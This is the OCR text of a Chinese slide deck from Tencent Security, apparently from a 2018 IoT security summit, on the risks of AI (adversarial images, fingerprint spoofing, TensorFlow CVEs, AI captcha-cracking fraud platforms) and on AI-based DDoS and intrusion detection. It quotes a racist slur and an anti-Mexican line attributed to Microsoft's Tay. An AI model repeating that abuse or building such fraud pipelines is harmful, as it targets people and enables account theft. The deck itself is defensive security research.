
某些品牌手机

识别指纹时存在漏洞可通过

**硅胶制作指纹**

成功解锁

# AI Security




1. 算法安全问题
   - 图像欺骗
   - 语音欺骗
   - 恶意样本学习
2. 依赖组件的安全问题
   - 文件处理漏洞
   - 网络协议漏洞
   - ……
3. 技术滥用
   - 智能设备DDoS攻击
   - 验证码识别

# 被带坏的AI


继被中国网友“带坏”大骂脏话的机器人小冰之后

**微软推出了第二款AI聊天机器人Tay**


**上线一天就因为严重种族歧视言论被紧急下架**



@#￥%就是个黑鬼奴隶，快让他滚吧！


我们要在边境造一堵墙！墨西哥人必须付钱！


# 被蒙蔽的AI










## 结论

欺骗比例10%~20%

# 被蒙蔽的AI

GTSRB数据集

43类，3.9w训练样本，1.2w测试样本
神经网络STN在GTSRB取得当前最好结果

STN

结论

变造图片，人眼能正确识别，STN
正确识别率从99%下降到50%

原始图片
（可正确识别）


修改后图片
（人眼无影响）


修改后图片
（AI识别结果）

# 被污染的AI

**Blade Team** 发现 谷歌人工智能学习系统

**TensorFlow**

数个严重安全漏洞

可能导致黑客**直接控制AI系统**


## Known vulnerabilities

| Type | Versions affected | Reported by |
|---|---|---|
| Out Of Bounds Read | <=1.4 | Blade Team of Tencent |

We've just obtained CVE numbers for the 4 vulnerabilities you reported:

- CVE-2018-7574: BMP file parser out-of-bounds read
- CVE-2018-7575: Checkpoint meta file out-of-bounds read
- CVE-2018-7576: Gif file parser null pointer dereference
- CVE-2018-7577: Old snappy library usage resulting in memcpy-param-overlap issue.

# 被滥用的AI

## AI算法被用于黑产链条


至少**100万人**参与
职业薅羊毛、黑中介等


超过**1亿**个手机号码
被用于各类黑产


最大的打码平台
AI识别验证码a > **95%**


# 被滥用的AI


打码平台验证码输入
验证码接收分发模块
数字识别模型
字母识别模型
汉字识别模型
字母+数字识别模型
使用caffe框架+vgg16神经网络模型进行深度学习训练并持续迭代优化
识别结果优化迭代
最优识别结果输出

# 被滥用的AI



分布式
AI验证码
识别系统
模型训练
深度学习
识别请求
完成识别
AI黑产
打码平台
强大算力
神经网络
发送验证码
反馈答案
晒密软件
模拟
登录协议
导入数据
秒拨·动态IP
输出结果
撞库/盗号
贩卖信息
冒充
好友诈骗
挪用
关系链

# AI in Security




1. 传统密码向生物特征转变
   - 人脸识别
   - 指纹识别
   - 声纹识别
2. 研究工具进化
   - 深度学习
   - 机器学习
   - 神经网络
3. 实战效率提升
   - 恶意打击
   - 攻击检测
   - 漏洞挖掘


# AI安全模型


AI驱动的安全中心（平台层）
高级威胁发现
风险评估
应急响应处置
调查取证溯源
安全运维
资产管理
API接口
……
机器学习分析引擎（工具层）
关联规则
可视化
机器学习
统计行为分析
基础安全事件数据库（数据层）
结构化数据
流式数据
情报规范化存储
海量数据存储/ETL
设备日志
原始流量数据
终端数据
软件系统日志
情报关联、共享
（信誉库）
安全事件录入
IP、DNS信誉库
木马信誉库
URL信誉库
木马行为数据
……

# AI + DDoS

腾讯宙斯盾
DDoS防护系统

# AI + DDoS检测


数据采集
基线数据采集
基线计算
给IP画像
基
基线存储
IP画像数据存储
数据采集
实时统计解析数据
检测算法
攻击判定逻辑
攻击告警
异常告警输出

# AI+DDoS检测

96.4%


平均检测准确率 80%

# AI+入侵检测


## 腾讯AI反入侵
实战演练

# AI + 入侵检测

**Before**
散点化词向量表达





**After**
系统命令会话表达




**通过AI语义模型自动泛化捕捉，节省人工定义规则的时间精力**

# AI + 入侵检测




ls --color=auto;
ls --color=auto;
ls --color=auto;
ls --color=auto;
ls --color=auto;
ls --color=auto;
ls --color=auto;
ls --color=auto;
ls --color=auto;
**./bin/cypher-shell**

**通过AI风格模型，自动捕捉入侵行为露出的“马脚”，从而定位到问题源**

MIDC·2018
小米IoT安全峰会

# 谢谢

腾讯安全平台部
Tencent Security Platform Dpt.

腾讯安全应急响应中心
Tencent Security Response Center
http://security.tencent.com

BLADE Tencent Blade
http://blade.tencent.com